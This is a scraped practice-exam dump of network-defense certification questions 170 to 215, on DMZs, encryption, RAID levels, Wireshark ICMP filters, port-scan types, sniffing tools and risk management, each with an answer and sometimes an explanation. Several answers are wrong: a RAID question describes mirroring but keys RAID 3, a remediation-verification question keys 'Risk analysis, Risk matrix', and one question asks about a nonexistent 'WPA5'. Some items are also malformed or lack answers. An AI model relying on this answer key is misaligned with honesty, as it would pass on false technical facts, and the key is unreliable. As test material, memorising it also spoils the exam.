C. Class C
D. Class B
E. Class E
Answer: A,E (LEAVE A REPLY)

NEW QUESTION: 170
CORRECT TEXT
Fill in the blank with the appropriate term.
A _____ is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network.
Answer:
demilitarized zone
Explanation:
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall

controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

NEW QUESTION: 171
Which of the following protocols is used to exchange encrypted EDI messages via email?
A. S/MIME
B. HTTP
C. HTTPS
D. MIME
Answer: A (LEAVE A REPLY)

NEW QUESTION: 172
Dan and Alex are business partners working together. Their Business-Partner Policy states that they should encrypt their emails before sending to each other. How will they ensure the authenticity of their emails?
A. Dan will use his private key to encrypt his mails while Alex will use his digital signature to verify the authenticity of the mails.
B. Dan will use his digital signature to sign his mails while Alex will use Dan's public key to verify the authencity of the mails.
C. Dan will use his public key to encrypt his mails while Alex will use Dan's digital signature to verify the authenticity of the mails.
D. Dan will use his digital signature to sign his mails while Alex will use his private key to verify the authenticity of the mails.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 173
Which of the following standards is approved by IEEE-SA for wireless personal area networks?
A. 802.1
B. 802.11a
C. 802.16
D. 802.15
Answer: D (LEAVE A REPLY)

NEW QUESTION: 174
Which filter to locate unusual ICMP request an Analyst can use in order to detect a ICMP probes from the attacker to a target OS looking for the response to perform ICMP based fingerprinting?
A. (icmp.type==9 && ((!(icmp.code==9))
B. (icmp.type==14) | | (icmp.type==15| |(icmp.type==17)
C. (icmp.type==12) | | (icmp.type==15| |(icmp.type==17)
D. (icmp.type==8 && ((!(icmp.code==8))

Answer: D (LEAVE A REPLY)

NEW QUESTION: 175
Which of the following statements are TRUE about Demilitarized zone (DMZ)? Each correct answer represents a complete solution. Choose all that apply.
A. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network like the Internet.
B. Demilitarized zone is a physical or logical sub-network that contains and exposes external services of an organization to a larger un-trusted network.
C. The purpose of a DMZ is to add an additional layer of security to the Local Area Network of an organization.
D. Hosts in the DMZ have full connectivity to specific hosts in the internal network.
Answer: A,B,C (LEAVE A REPLY)
A demilitarized zone (DMZ) is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization's Local Area Network (LAN); an external attacker only has access to equipment in the DMZ, rather than the whole of the network. Hosts in the DMZ have limited connectivity to specific hosts in the internal network, though communication with other hosts in the DMZ and to the external network is allowed. This allows hosts in the DMZ to provide services to both the internal and external networks, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients. In a DMZ configuration, most computers on the LAN run behind a firewall connected to a public network such as the Internet.

NEW QUESTION: 176
Which phase of vulnerability management deals with the actions taken for correcting the discovered vulnerability?
A. Mitigation
B. Assessment
C. Remediation
D. Verification
Answer: C (LEAVE A REPLY)
The phase of vulnerability management that deals with the actions taken for correcting the discovered vulnerability is known as Remediation. This phase involves the actual fixing or patching of the vulnerabilities to reduce the risk of exploitation. Remediation can include applying patches, making configuration changes, or implementing compensating controls. It is a critical step in the vulnerability management lifecycle, which ensures that the identified vulnerabilities are addressed to protect the network from potential attacks.

NEW QUESTION: 177
How is application whitelisting different from application blacklisting?

A. It allows all applications other than the undesirable applications
B. It allows execution of trusted applications in a unified environment
C. It allows execution of untrusted applications in an isolated environment
D. It rejects all applications other than the allowed applications
Answer: D (LEAVE A REPLY)
Application whitelisting is a security approach that allows only pre-approved applications to execute within a system or network. This method operates on a 'default deny' principle, meaning if an application is not explicitly listed as approved, it will not be allowed to run. This is in contrast to application blacklisting, which operates on a 'default allow' principle where all applications are allowed to run unless they have been specifically identified as malicious or undesirable and added to a blacklist. Whitelisting is generally considered more secure because it prevents any unapproved applications from running, which can include new or unknown threats. However, it can be more challenging to maintain as it requires a comprehensive understanding of all the necessary applications for business operations.
References: The concept of application whitelisting and its differentiation from blacklisting is well-documented in cybersecurity literature and aligns with the guidelines provided by the EC-Council's Certified Network Defender (CND) program. It is also supported by various cybersecurity frameworks and best practices, including those from authoritative sources such as the National Institute of Standards and Technology (NIST).

NEW QUESTION: 178
Identity the method involved in purging technique of data destruction.
A. Incineration
B. Overwriting
C. Degaussing
D. Wiping
Answer: B (LEAVE A REPLY)
The purging technique of data destruction is aimed at making data recovery infeasible using logical methods, which directly target the data at the memory level. Overwriting is a prevalent technique for purging, where data is destroyed by being overwritten with unintelligible characters like 0s and 1s. This method ensures that the original data cannot be recovered.
References: The explanation is based on the understanding of data destruction methods, where overwriting is identified as a logical method of purging data to prevent its recovery123.
12.

NEW QUESTION: 179
Which of the following provides enhanced password protection, secured loT connections, and encompasses stronger encryption techniques?
A. WPA3
B. WEP
C. WPA

D. WPA2

Answer: (SHOW ANSWER)

WPA3, or Wi-Fi Protected Access 3, is the latest security certification program developed by the Wi-Fi Alliance that provides enhanced password protection, secured IoT connections, and encompasses stronger encryption techniques. WPA3 introduces several enhancements over its predecessor, WPA2, including:

* Better protection for simple passwords: WPA3-Personal uses the Simultaneous Authentication of Equals (SAE) which provides protection against password guessing attacks even when users choose simpler passwords.
* Enhanced encryption for personal networks: It employs individualized data encryption to protect against eavesdropping on Wi-Fi networks, and it uses a more secure encryption algorithm, Galois/Counter Mode Protocol (GCMP-256), compared to the Advanced Encryption Standard (AES) used in WPA2.
* Improved security protocols for enterprise networks: WPA3-Enterprise offers the equivalent of 192-bit cryptographic strength, providing additional layers of authentication and data protection for enterprise networks.
* Wi-Fi Enhanced Open for open networks: This feature encrypts traffic on open networks without requiring a password, increasing the privacy and security of users connecting to public Wi-Fi hotspots.

References: These details are based on the latest information available on WPA3's impact on IoT device security and its comparison to WPA2123.

NEW QUESTION: 180

FILL BLANK

Fill in the blank with the appropriate term. _____ is the complete network configuration
and information toolkit that uses multi-threaded and multi-connection technologies in order to be very fast and
efficient.

Answer:

NetRanger

Explanation:

NetRanger is the complete network configuration and information toolkit that includes the following tools: a
Ping tool, Trace Route tool, Host Lookup tool, Internet time synchronizer, Whois tool, Finger Unix hosts tool,
Host and port scanning tool, check multiple POP3 mail accounts tool, manage dialup connections tool, Quote
of the day tool, and monitor Network Settings tool. These tools are integrated in order to use an application

interface with full online help. NetRanger is designed for both new and experienced users. This tool is used to
help diagnose network problems and to get information about users, hosts, and networks on the Internet or on
a user computer network. NetRanger uses multi-threaded and multi-connection technologies in order to be
very fast and efficient.

NEW QUESTION: 181
Management decides to implement a risk management system to reduce and maintain the organization's risk at an acceptable level. Which of the following is the correct order in the risk management phase?
A. Risk Identification, Risk Assessment, Risk Treatment, Risk Monitoring & Review
B. Risk Treatment, Risk Monitoring & Review, Risk Identification, Risk Assessment
C. Risk Assessment, Risk Treatment, Risk Monitoring & Review, Risk Identification
D. Risk Identification. Risk Assessment. Risk Monitoring & Review, Risk Treatment
Answer: A (LEAVE A REPLY)
The correct order in the risk management phase starts with Risk Identification, where potential business risks are determined. This is followed by Risk Assessment, which involves analyzing and prioritizing the identified risks. Next is Risk Treatment, where plans are made to mitigate the risks. Finally, Risk Monitoring & Review is conducted to oversee the risk management process and make necessary adjustments. This sequence ensures a structured and effective approach to managing risks within an organization. Reference: The sequence aligns with the widely recognized ISO 31000 risk management standard, which outlines these core steps in managing risks123.

NEW QUESTION: 182
Which of the following statements are NOT true about the FAT16 file system? Each correct answer represents a complete solution. Choose all that apply.
A. It does not support file-level security.
B. It works well with large disks because the cluster size increases as the disk partition size increases.

C. It supports the Linux operating system.
D. It supports file-level compression.
Answer: B,D (LEAVE A REPLY)
The FAT16 file system was developed for disks larger than 16MB. It uses 16-bit allocation table entries. The FAT16 file system supports all Microsoft operating systems. It also supports OS/2 and Linux.
Answer options C and A are incorrect. All these statements are true about the FAT16 file system.

NEW QUESTION: 183
Which of the following biometric devices is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers?
A. Facial recognition device
B. Iris camera
C. Voice recognition voiceprint
D. Fingerprint reader
Answer: D (LEAVE A REPLY)
A fingerprint reader is used to take impressions of the friction ridges of the skin on the underside of the tip of the fingers. Fingerprints help in identifying users and are unique and different to everyone and do not change over time. Even identical twins who share their DNA do not have the same fingerprints. Police and Government agencies have used these modes in order to identify humans for many years, but other agencies are starting to use biometric fingerprint readers for identification in many different applications.A fingerprint is created when the friction ridges of the skin come in contact with a surface that is receptive to a print by means of an agent to form the print like perspiration, oil, ink, grease, and many more. The agent is then transferred to the surface and leaves an impression which creates the fingerprint. Answer option B is incorrect. An iris camera is used to perform recognition detection of a user's identity by mathematical analysis of the random patterns that are visible within the iris of an eye from some distance. It is used to combine computer vision, pattern recognition, statistical inference, and optics. Answer option A is incorrect. A facial recognition device helps in viewing an image or video of a person and compares it to one that is in the database. It performs facial recognition by comparing the following:Structure, shape, and proportions of the face Distance between the eyes, nose, mouth, and jaw Upper outlines of the eye sockets The sides of the mouth Location of the nose and eyes The area surrounding the check bonesAnswer option C is incorrect. A voice recognition voiceprint is a spectrogram, which is a graph that shows a sound's frequency on the vertical axis and time on the horizontal axis. Different speech sounds help in creating different shapes on the graph. Spectrograms also use color or shades of gray to represent the acoustical qualities of sound.

NEW QUESTION: 184
James is working as a Network Administrator in a reputed company situated in California. He is monitoring his network traffic with the help of Wireshark. He wants to check and analyze the traffic against a PING sweep attack. Which of the following Wireshark filters will he use?

A. Icmp.type==0 and icmp.type==16
B. Icmp.type==8 or icmp.type==16
C. Icmp.type==8 and icmp.type==0
D. Icmp.type==8 or icmp.type==0
Answer: D (LEAVE A REPLY)
James should use the Wireshark filter icmp.type==8 or icmp.type==0 to detect a PING sweep attack. This filter will capture both ICMP echo requests and echo replies, which are used in PING sweeps to discover active hosts on a network. When conducting a PING sweep, an attacker sends ICMP echo requests (type 8) to multiple hosts and listens for echo replies (type 0). By monitoring for both types, James can effectively identify a PING sweep attack.
References: The use of this filter for detecting PING sweeps is documented in various network security resources, including the InfosecMatter guide on detecting network attacks with Wireshark1, which specifically lists icmp.type==8 or icmp.type==0 as the filter for ICMP ping sweeps. This approach is consistent with standard practices for network monitoring and intrusion detection.

NEW QUESTION: 185
Adam, a malicious hacker, has just succeeded in stealing a secure cookie via a XSS attack. He is able to replay the cookie even while the session is valid on the server. Which of the following is the most likely reason of this cause?
A. No encryption is applied.
B. Two way encryption is applied.
C. Encryption is performed at the network layer (layer 1 encryption).
D. Encryption is performed at the application layer (single encryption key).
Answer: D (LEAVE A REPLY)
Single key encryption uses a single word or phrase as the key. The same key is used by the sender to encrypt and the receiver to decrypt. Sender and receiver initially need to have a secure way of passing the key from one to the other. With TLS or SSL this would not be possible.
Symmetric encryption is a type of encryption that uses a single key to encrypt and decrypt data. Symmetric encryption algorithms are faster than public key encryption. Therefore, it is commonly used when a message sender needs to encrypt a large amount of data. Data Encryption Standard (DES) uses the symmetric encryption key algorithm to encrypt data.

NEW QUESTION: 186
Which of the following examines Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs) for a disaster recovery strategy?
A. Risk Assessment
B. Risk Management
C. Business Continuity Plan
D. Business Impact Analysis
Answer: D (LEAVE A REPLY)

Business Impact Analysis (BIA) is the process that determines the potential impacts of business function disruptions and gathers information needed to develop recovery strategies. A critical part of BIA is examining Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs) for a disaster recovery strategy. RPOs define the maximum age of files that must be recovered from backup storage for normal operations to resume after a disaster, while RTOs specify the maximum amount of time that a resource can remain unavailable after a disaster.

NEW QUESTION: 187
Sam wants to implement a network-based IDS in the network. Sam finds out the one IDS solution which works is based on patterns matching. Which type of network-based IDS is Sam implementing?
A. Stateful protocol analysis
B. Anomaly-based IDS
C. Behavior-based IDS
D. Signature-based IDS
Answer: D (LEAVE A REPLY)

NEW QUESTION: 188
Which of the following UTP cables uses four pairs of twisted cable and provides transmission speeds of up to
16 Mbps?
A. Category 5e
B. Category 3
C. Category 5
D. Category 6
Answer: B (LEAVE A REPLY)
Category 3 type of UTP cable uses four pairs of twisted cable and provides transmission speeds of up to 16
Mbps. They are commonly used in Ethernet networks that operate at the speed of 10 Mbps. A higher speed is
also possible by these cables implementing the Fast Ethernet (100Base-T4) specifications. This cable is used
mainly for telephone systems.
Answer option C is incorrect. This category of UTP cable is the most commonly used cable in present day
networks. It consists of four twisted pairs and is used in those Ethernet networks that run at the speed of 100
Mbps. Category 5 cable can also provide a higher speed of up to 1000 Mbps.
Answer option A is incorrect. It is also known as Category 5 Enhanced cable. Its specification is the same as

category 5, but it has some enhanced features and is used in Ethernets that run at the speed of 1000 Mbps.
Answer option D is incorrect. This category of UTP cable is designed to support high-speed networks that run
at the speed of 1000 Mbps. It consists of four pairs of wire and uses all of them for data transmission. Category
6 provides more than twice the speed of Category 5e, but is also more expensive.

NEW QUESTION: 189
David is working in a mid-sized IT company. Management asks him to suggest a framework that can be used effectively to align the IT goals to the business goals of the company. David suggests the_____framework, as it provides a set of controls over IT and consolidates them to form a framework.
A. RMIS
B. COBIT
C. ITIL
D. ISO 27007
Answer: B (LEAVE A REPLY)

NEW QUESTION: 190
Which encryption algorithm h used by WPA5 encryption?
A. AES-CCMP
B. AES-GCMP 256
C. RC4
D. RC4.TKIP
Answer: A (LEAVE A REPLY)

NEW QUESTION: 191
The network administrator wants to strengthen physical security in the organization. Specifically, to implement a solution stopping people from entering certain restricted zones without proper credentials. Which of following physical security measures should the administrator use?
A. Bollards
B. Fence
C. Video surveillance
D. Mantrap
Answer: D (LEAVE A REPLY)
A mantrap is a physical security mechanism designed to control access to a secure area through a small space with two sets of interlocking doors. It is an effective measure to prevent unauthorized access, as it allows only one person to pass through at a time after authentication, thereby stopping any attempt at 'tailgating' or 'piggybacking' where an unauthorized individual might try to follow an authorized person into a restricted zone.

NEW QUESTION: 192
Which of the following is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management?
A. ANSI
B. IEEE
C. ITU
D. ICANN
Answer: D (LEAVE A REPLY)
ICANN stands for Internet Corporation for Assigned Names and Numbers. ICANN is responsible for managing the assignment of domain names and IP addresses. ICANN's tasks include responsibility for IP address space allocation, protocol identifier assignment, top-level domain name system management, and root server system management functions. Internet Corporation for Assigned Names and Numbers (ICANN) is a non-profit organization that oversees the allocation of IP addresses, management of the DNS infrastructure, protocol parameter assignment, and root server system management.
Answer option B is incorrect. Institute of Electrical and Electronics Engineers (IEEE) is an organization of engineers and electronics professionals who develop standards for hardware and software.
Answer option C is incorrect. The International Telecommunication Union is an agency of the United Nations which regulates information and communication technology issues. ITU coordinates the shared global use of the radio spectrum, promotes international cooperation in assigning satellite orbits, works to improve telecommunication infrastructure in the developing world and establishes worldwide standards. ITU is active in areas including broadband Internet, latest-generation wireless technologies, aeronautical and maritime navigation, radio astronomy, satellite-based meteorology, convergence in fixed-mobile phone, Internet access, data, voice, TV broadcasting, and next-generation networks.
Answer option A is incorrect. ANSI (American National Standards Institute) is the primary organization for fostering the development of technology standards in the United States. ANSI works with industry groups and is the U.S. member of the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC). Long-established computer standards from ANSI include the American Standard Code for Information Interchange (ASCII) and the Small Computer System Interface (SCSI).

NEW QUESTION: 193
Harry has sued the company claiming they made his personal information public on a social networking site in the United States. The company denies the allegations and consulted a/an _____ for legal advice to defend them against this allegation.
A. Evidence Manager
B. Incident Handler

C. Attorney
D. PR Specialist
Answer: C (LEAVE A REPLY)
In the context of legal allegations regarding the disclosure of personal information on a social networking site, a company would consult an attorney for legal advice. An attorney is a professional who is qualified to offer legal advice, represent clients in court, and defend them against legal claims. In this scenario, the attorney would help the company understand the legal implications of the allegations, advise on the best course of action, and provide representation if the case goes to court.

NEW QUESTION: 194
In _____ method, event logs are arranged in the form of a circular buffer.
A. Non-wrapping method
B. LIFO method
C. Wrapping method
D. FIFO method
Answer: (SHOW ANSWER)
In the context of event log management, the wrapping method refers to a technique where event logs are arranged in the form of a circular buffer. This means that when the allocated space for the logs is filled, new events start to overwrite the oldest events. This method ensures that the most recent events are always available, but older events are eventually overwritten as new ones come in. It is particularly useful for systems that generate a large number of events and have limited storage capacity for logs.

NEW QUESTION: 195
John has successfully remediated the vulnerability of an internal application that could have caused a threat to the network. He is scanning the application for the existence of a remediated vulnerability, this process is called a _____ and it has to adhere to the _____.
A. Vulnerability scanning, Risk Analysis
B. Mitigation, Security policies
C. Verification, Security Policies
D. Risk analysis, Risk matrix
Answer: D (LEAVE A REPLY)

NEW QUESTION: 196
John works as an Ethical Hacker for www.company.com Inc. He wants to find out the ports that are open in www.company.com's server using a port scanner. However, he does not want to establish a full TCP connection. Which of the following scanning techniques will he use to accomplish this task?
A. TCP SYN
B. Xmas tree

C. TCP SYN/ACK

D. TCP FIN

Answer: A (LEAVE A REPLY)

According to the scenario, John does not want to establish a full TCP connection. Therefore, he will use the TCP SYN scanning technique. TCP SYN scanning is also known as half-open scanning because in this type of scanning, a full TCP connection is never opened. The steps of TCP SYN scanning are as follows:

1.The attacker sends a SYN packet to the target port.

2.If the port is open, the attacker receives the SYN/ACK message.

3.Now the attacker breaks the connection by sending an RST packet.

4.If the RST packet is received, it indicates that the port is closed.

This type of scanning is hard to trace because the attacker never establishes a full 3-way handshake connection and most sites do not create a log of incomplete TCP connections.

Answer option C is incorrect. In TCP SYN/ACK scanning, an attacker sends a SYN/ACK packet to the target port. If the port is closed, the victim assumes that this packet was mistakenly sent by the attacker, and sends the RST packet to the attacker. If the port is open, the SYN/ACK packet will be ignored and the port will drop the packet. TCP SYN/ACK scanning is stealth scanning, but some intrusion detection systems can detect TCP SYN/ACK scanning.

Answer option D is incorrect. TCP FIN scanning is a type of stealth scanning through which the attacker sends a FIN packet to the target port.

If the port is closed, the victim assumes that this packet was sent mistakenly by the attacker and sends the RST packet to the attacker. If the port is open, the FIN packet will be ignored and the port will drop that packet.

TCP FIN scanning is useful only for identifying ports of non-Windows operating systems because Windows operating systems send only RST packets irrespective of whether the port is open or closed.

Answer option B is incorrect. Xmas Tree scanning is just the opposite of null scanning. In Xmas Tree scanning, all packets are turned on. If the target port is open, the service running on the target port discards the packets without any reply. According to RFC 793, if the port is closed, the remote system replies with the RST packet.

Active monitoring of all incoming packets can help system network administrators detect an Xmas Tree scan.

NEW QUESTION: 197
Which of the following statements are true about a wireless network?
Each correct answer represents a complete solution. Choose all that apply.
A. Data can be shared easily between wireless devices.
B. It provides mobility to users to access a network.
C. Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc.
D. It is easy to connect.
Answer: A,B,C,D (LEAVE A REPLY)
The advantages of a wireless network are as follows:
It provides mobility to users to access a network.
It is easy to connect.
The initial cost to set up a wireless network is low as compared to that of manual cable network.
Data can be transmitted in different ways by using Cellular Networks, Mobitex, DataTAC, etc.
Data can be shared easily between the wireless devices.

NEW QUESTION: 198
Fill in the blank with the appropriate term. A_____ network is a local area network (LAN) in which all computers are connected in a ring or star topology and a bit- or token-passing scheme is used for preventing the collision of data between two computers that want to send messages at the same time.
Answer:
Token Ring

NEW QUESTION: 199
Which of the following network scanning tools is a TCP/UDP port scanner that works as a ping sweeper and
hostname resolver?
A. Hping
B. SuperScan
C. Netstat
D. Nmap
Answer: (SHOW ANSWER)
SuperScan is a TCP/UDP port scanner. It also works as a ping sweeper and hostname resolver. It can ping a
given range of IP addresses and resolve the host name of the remote system.
The features of SuperScan are as follows:
It scans any port range from a built-in list or any given range.
It performs ping scans and port scans using any IP range.

It modifies the port list and port descriptions using the built in editor.
It connects to any discovered open port using user-specified "helper" applications.
It has the transmission speed control utility.
Answer option D is incorrect. Nmap is a free open-source utility for network exploration and security auditing. It
is used to discover computers and services on a computer network, thus creating a "map" of the network. Just
like many simple port scanners, Nmap is capable of discovering passive services. In addition, Nmap may be
able to determine various details about the remote computers. These include operating system, device type,
uptime, software product used to run a service, exact version number of that product, presence of some
firewall techniques and, on a local area network, even vendor of the remote network card. Nmap runs on Linux,
Microsoft Windows, etc.
Answer option C is incorrect. Netstat (network statistics) is a command-line tool that displays network
connections (both incoming and outgoing), routing tables, and a number of network interface statistics. It is
available on Unix, Unix-like, and Windows NT-based operating systems. It is used to find problems on the
network and to determine the amount of traffic on the network as a performance measurement.
Answer option A is incorrect. Hping is a free packet generator and analyzer for the TCP/IP protocol. Hping is
one of the de facto tools for security auditing and testing of firewalls and networks. The new version of hping,
hping3, is scriptable using the Tcl language and implements an engine for string based, human readable
description of TCP/IP packets, so that the programmer can write scripts related to low level TCP/IP packet
manipulation and analysis in very short time. Like most tools used in computer security, hping is useful to both
system administrators and crackers (or script kiddies).

NEW QUESTION: 200
Which of the following protocols is used to share information between routers to transport IP Multicast packets among networks?
A. RSVP
B. DVMRP
C. RPC

D. LWAPP

Answer: (SHOW ANSWER)

The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone (MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale. Answer option A is incorrect. The Resource Reservation Protocol (RSVP) is a Transport layer protocol designed to reserve resources across a network for an integrated services Internet. RSVP does not transport application data but is rather an Internet control protocol, like ICMP, IGMP, or routing protocols. RSVP provides receiver-initiated setup of resource reservations for multicast or unicast data flows with scaling and robustness. RSVP can be used by either hosts or routers to request or deliver specific levels of quality of service (QoS) for application data streams. RSVP defines how applications place reservations and how they can leave the reserved resources once the need for them has ended. RSVP operation will generally result in resources being reserved in each node along a path. Answer option C is incorrect. A remote procedure call (RPC) hides the details of the network by using the common procedure call mechanism familiar to every programmer. Like any ordinary procedure, RPC is also synchronous and parameters are passed to it. A process of the client calls a function on a remote server and remains suspended until it gets back the results. Answer option D is incorrect. LWAPP (Lightweight Access Point Protocol) is a protocol used to control multiple Wi-Fi wireless access points at once. This can reduce the amount of time spent on configuring, monitoring, or troubleshooting a large network. This also allows network administrators to closely analyze the network.

NEW QUESTION: 201

Which of the following ranges of addresses can be used in the first octet of a Class B network address?

A. 128-191

B. 0-127

C. 192-223

D. 224-255

Answer: A (LEAVE A REPLY)

NEW QUESTION: 202

Which of the following is a computer network protocol used by the hosts to apply for the tasks the IP address and other configuration information?

A. DHCP

B. ARP

C. Telnet

D. None

E. SNMP

Answer: (SHOW ANSWER)
Explanation/Reference:

NEW QUESTION: 203
You are a professional Computer Hacking forensic investigator. You have been called to collect evidences of buffer overflow and cookie snooping attacks. Which of the following logs will you review to accomplish the task? Each correct answer represents a complete solution. Choose all that apply.
A. Web server logs
B. Program logs
C. Event logs
D. System logs
Answer: (SHOW ANSWER)

NEW QUESTION: 204
Which of the following are used as a cost estimating technique during the project planning stage? Each correct answer represents a complete solution. (Choose three.)
A. Function point analysis
B. Program Evaluation Review Technique (PERT)
C. Expert judgment
D. Delphi technique
Answer: A,C,D (LEAVE A REPLY)
Delphi technique, expert judgment, and function point analysis are used as a cost estimating technique during the project planning stage. Delphi is a technique to identify potential risk. In this technique, the responses are gathered via a questionnaire from different experts and their inputs are organized according to their contents.
The collected responses are sent back to these experts for further input, addition, and comments. The final list of risks in the project is prepared after that. The participants in this technique are anonymous and therefore it helps prevent a person from unduly influencing the others in the group. The Delphi technique helps in reaching the consensus quickly. Expert judgment is a technique based on a set of criteria that has been acquired in a specific knowledge area or product area. It is obtained when the project manager or project team requires specialized knowledge that they do not possess. Expert judgment involves people most familiar with the work of creating estimates. Preferably, the project team member who will be doing the task should complete the estimates. Expert judgment is applied when performing administrative closure activities, and experts should ensure the project or phase closure is performed to the appropriate standards.
A function point is a unit of measurement to express the amount of business functionality an information system provides to a user. Function points are the units of measure used by the IFPUG Functional Size Measurement Method. The IFPUG FSM Method is an ISO recognized software metric to size an information system based on the functionality that is perceived by the

user of the information system, independent of the technology used to implement the information system.
Answer option B is incorrect. A PERT chart is a project management tool used to schedule, organize, and coordinate tasks within a project. PERT stands for Program Evaluation Review Technique, a methodology developed by the U.S. Navy in the 1950s to manage the Polaris submarine missile program. A PERT chart presents a graphic illustration of a project as a network diagram consisting of numbered nodes (either circles or rectangles) representing events, or milestones in the project linked by labeled vectors (directional lines) representing tasks in the project. The direction of the arrows on the lines indicates the sequence of tasks.

NEW QUESTION: 205
Will is working as a Network Administrator. Management wants to maintain a backup of all the company data as soon as it starts operations. They decided to use a RAID backup storage technology for their data backup plan. To implement the RAID data backup storage, Will sets up a pair of RAID disks so that all the data written to one disk is copied automatically to the other disk as well. This maintains an additional copy of the dat
A. RAID 0
B. RAID 1
C. RAID 3
D. RAID 5
E. Which RAID level is used here?
Answer: C (LEAVE A REPLY)

NEW QUESTION: 206
Which of the following examines Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs) for a disaster recovery strategy?
A. Risk Assessment
B. Risk Management
C. Business Continuity Plan
D. Business Impact Analysis
Answer: D (LEAVE A REPLY)
Business Impact Analysis (BIA) is the process that determines the potential impacts of business function disruptions and gathers information needed to develop recovery strategies. A critical part of BIA is examining Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs) for a disaster recovery strategy.
RPOs define the maximum age of files that must be recovered from backup storage for normal operations to resume after a disaster, while RTOs specify the maximum amount of time that a resource can remain unavailable after a disaster.
References: The role of BIA in examining RPOs and RTOs is a fundamental concept in disaster recovery and business continuity planning, which is covered in the EC-Council's Certified Network

Defender (CND) curriculum. The importance of BIA in disaster recovery is also supported by industry best practices and guidelines12.

NEW QUESTION: 207
Nancy is working as a network administrator for a small company. Management wants to implement a RAID storage for their organization. They want to use the appropriate RAID level for their backup plan that will satisfy the following requirements: 1. It has a parity check to store all the information about the data in multiple drives 2. Help reconstruct the data during downtime. 3. Process the data at a good speed. 4. Should not be expensive. The management team asks Nancy to research and suggest the appropriate RAID level that best suits their requirements. What RAID level will she suggest?
A. RAID 0
B. RAID 3
C. RAID 1
D. RAID 10
Answer: B (LEAVE A REPLY)

NEW QUESTION: 208
Which of the following layers provides communication session management between host computers?
A. Application layer
B. Internet layer
C. Transport layer
D. Link layer
Answer: C (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 209
Which of the following offer "always-on" Internet service for connecting to your ISP? Each correct answer represents a complete solution. Choose all that apply.
A. analog modem
B. digital modem
C. DSL
D. cable modem
Answer: C,D (LEAVE A REPLY)
Explanation

NEW QUESTION: 210
Which of the following tools is described below? It is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of its tools include arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. It is highly effective for sniffing both switched and shared networks. It

uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.

A. Dsniff

B. Cain

C. Libnids

D. LIDS

Answer: A (LEAVE A REPLY)

Dsniff is a set of tools that are used for sniffing passwords, e-mail, and HTTP traffic. Some of the tools of Dsniff include dsniff, arpredirect, macof, tcpkill, tcpnice, filesnarf, and mailsnarf. Dsniff is highly effective for sniffing both switched and shared networks. It uses the arpredirect and macof tools for switching across switched networks. It can also be used to capture authentication information for FTP, telnet, SMTP, HTTP, POP, NNTP, IMAP, etc.

Answer option B is incorrect. Cain is a multipurpose tool that can be used to perform many tasks such as Windows password cracking, Windows enumeration, and VoIP session sniffing. This password cracking program can perform the following types of password cracking attacks:

Dictionary attack

Brute force attack

Rainbow attack

Hybrid attack

Answer options D and C are incorrect. These tools are port scan detection tools that are used in the Linux operating system.

NEW QUESTION: 211

The company has implemented a backup plan. James is working as a network administrator for the company and is taking full backups of the data every time a backup is initiated. Alex who is a senior security manager talks to him about using a differential backup instead and asks him to implement this once a full backup of the data is completed. What is/are the reason(s) Alex is suggesting that James use a differential backup? (Select all that apply)

A. Less expensive than full backup

B. Father restoration

C. Slower than a full backup

D. Less storage space is required

E. Faster than a full backup

Answer: D,E (LEAVE A REPLY)

NEW QUESTION: 212
Which of the following are the valid steps for securing routers? Each correct answer represents a complete solution. Choose all that apply.
A. Use a password that is easy to remember for a router's administrative console.
B. Use a complex password for a router's administrative console.
C. Configure access list entries to prevent unauthorized connections and traffic routing.
D. Keep routers updated with the latest security patches.
Answer: (SHOW ANSWER)
The following are the valid steps for securing routers and devices:
Configure access list entries to prevent unauthorized connections and traffic routing.
Use a complex password for a router's administrative console.
Keep routers in locked rooms.
Keep routers updated with the latest security patches.
Use monitoring a equipment to protect routers and devices.
Router is a device that routes data packets between computers in different networks. It is used to connect multiple networks, and it determines the path to be taken by each data packet to its destination computer. Router maintains a routing table of the available routes and their conditions.
By using this information, along with distance and cost algorithms, the router determines the best path to be taken by the data packets to the destination computer. A router can connect dissimilar networks, such as Ethernet, FDDI, and Token Ring, and route data packets among them. Routers operate at the network layer (layer 3) of the Open Systems Interconnection (OSI) model.
A security patch is a program that eliminates a vulnerability exploited by hackers.

NEW QUESTION: 213
Fill in the blank with the appropriate term. _____is a protocol used to synchronize the timekeeping among the number of distributed time servers and clients.
Answer:
NTP

NEW QUESTION: 214
In which of the following transmission modes is communication uni-directional?
A. Root mode
B. Full-duplex mode
C. Half-duplex mode
D. Simplex mode
Answer: D (LEAVE A REPLY)

NEW QUESTION: 215
You work as the network administrator for uCertify Inc. The company has planned to add the support for IPv6 addressing. The initial phase deployment of IPv6 requires support from some IPv6-only devices. These devices need to access servers that support only IPv4. Which of the following tools would be suitable to use?
A. NAT-PT
B. Native IPv6
C. Multipoint tunnels
